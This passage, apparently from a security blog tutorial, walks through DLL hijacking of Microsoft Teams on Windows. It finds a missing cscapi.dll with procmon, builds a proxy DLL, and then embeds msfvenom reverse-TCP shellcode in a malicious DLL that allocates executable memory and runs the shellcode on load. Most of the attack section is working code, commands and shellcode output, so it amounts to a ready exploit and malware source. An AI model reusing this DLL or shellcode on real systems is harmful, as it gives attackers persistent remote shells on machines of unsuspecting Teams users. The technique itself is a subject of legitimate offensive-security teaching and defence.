
But what about real world example? While researching various applications on my Windows 10 x64, I found many candidates for DLL hijacking. One of them is Microsoft Teams v.1.3.00.24758:



As in my previous post, let's go to run procmon from sysinternals, and setting the following filters:




As you can see, the process `Teams.exe` is missing several DLLs which possibly can be used for DLL hijacking. For example `cscapi.dll`:



Then, let's go to move `C:\` and search legit DLL:


```
cd C:\
dir /b /s cscapi.dll
```



We now know exactly where the legit DLL is located.

Copy legit `cscapi.dll` to attacker's machine. Then run my `dll-def.py` script:

```
python3 dll-def.py cscapi.dll
cat cscapi.dll
```



And again, as you can see, Module-Definition file `cscapi.def` has been created.

Let's take another look at the `evil.c`:


```
/*
evil.c - malicious DLL
DLL hijacking with exported functions example
author: @cocomelonc
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)  {
    case DLL_PROCESS_ATTACH:
      MessageBox(
        NULL,
        "Meow-woof!", // I have changed this line for clarity, but not required
        "=^..^=",
        MB_OK
      );
      break;
    case DLL_PROCESS_DETACH:
      break;
    case DLL_THREAD_ATTACH:
      break;
    case DLL_THREAD_DETACH:
      break;
    }
    return TRUE;
}
```

Compiling the source code:


```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c cscapi.def -s
```

```
 kali@kali  ~/projects/cybersec_blog/2021-10-01-dllhijack-2  x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c cscapi.def -s
 kali@kali  ~/projects/cybersec_blog/2021-10-01-dllhijack-2  ls -lt
total 184
-rwxr-xr-x 1 kali kali 12288 Oct 12 14:58 evil.dll
-rw-r--r-- 1 kali kali   563 Oct 12 14:58 evil.c
-rw-r--r-- 1 kali kali   410 Oct 12 14:51 cscapi.def
-rw-r--r-- 1 kali kali    59 Oct 12 13:44 pet.def
-rwxr-xr-x 1 kali kali 14336 Oct 12 13:30 cartoon.exe
-rw-r--r-- 1 kali kali   946 Oct 12 13:14 cartoon.cpp
-rwxr-xr-x 1 kali kali 92344 Oct 12 13:05 pet.dll
-rw-r--r-- 1 kali kali   776 Oct 12 12:55 pet.c
-rw-r--r-- 1 kali kali   544 Sep 28 17:06 dll-def.py
-rwxrwx--- 1 kali kali 40960 Mar 19  2019 cscapi.dll
 kali@kali  ~/projects/cybersec_blog/2021-10-01-dllhijack-2
```

Then naming the file “cscapi.dll” and placing it in the directory where Microsoft Teams is loaded from gives us a message popup when starting Microsoft Teams.



After we close pop-up Microsoft Teams work correctly, not crashed:



That's all!

What about reverse shell?

Now that everything is working as expected, let's add some more advanced functionality to the DLL, which in turn will give us a reverse TCP shell whenever MS Teams is started.

For simplicity we can just use msfvenom to generate our reverse shell shellcode:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.28 LPORT=4444
EXITFUNC=thread -f c
```

```
kali@kali ~ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.28 LPORT=4444 EXITFUNC=thread -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of c file: 1957 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\xc0\xa8\x01\x1c\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
```


Update our malicious DLL with new one:

```
/*
evil2.c - malicious DLL with reverse shell payload
DLL hijacking with exported functions example
author: @cocomelonc
*/
#include <windows.h>

// msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.28 LPORT=4444
EXITFUNC=thread -f c
unsigned char payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\xc0\xa8\x01\x1c\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";

unsigned int payload_len = sizeof(payload);

// https://docs.microsoft.com/en-us/windows/win32/procthread/creating-threads
DWORD WINAPI run() {
  LPVOID memory;  // memory buffer for payload
  HANDLE pHandle; // proccess handle

  // get the current process handle
  pHandle = GetCurrentProcess();
```


```
  // allocate memory and set the read, write and execute flag
  memory = VirtualAllocEx(pHandle, NULL, payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

  // copy the shellcode into the newly allocated memory
  WriteProcessMemory(pHandle, memory, (LPCVOID)&payload, payload_len, NULL);

  // if everything went well, we should now be able to execute the shellcode
  ((void(*)())memory)();

  return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved) {
  HANDLE threadhandle;
  switch (fdwReason) {
    case DLL_PROCESS_ATTACH:
      // create a thread and run our function
      threadhandle = CreateThread(NULL, 0, run, NULL, 0, NULL);
      // close the thread handle
      CloseHandle(threadhandle);
      break;
    case DLL_THREAD_ATTACH:
      break;
    case DLL_THREAD_DETACH:
      break;
    case DLL_PROCESS_DETACH:
      break;
    }
    return TRUE;
}
```

Let's go compile:

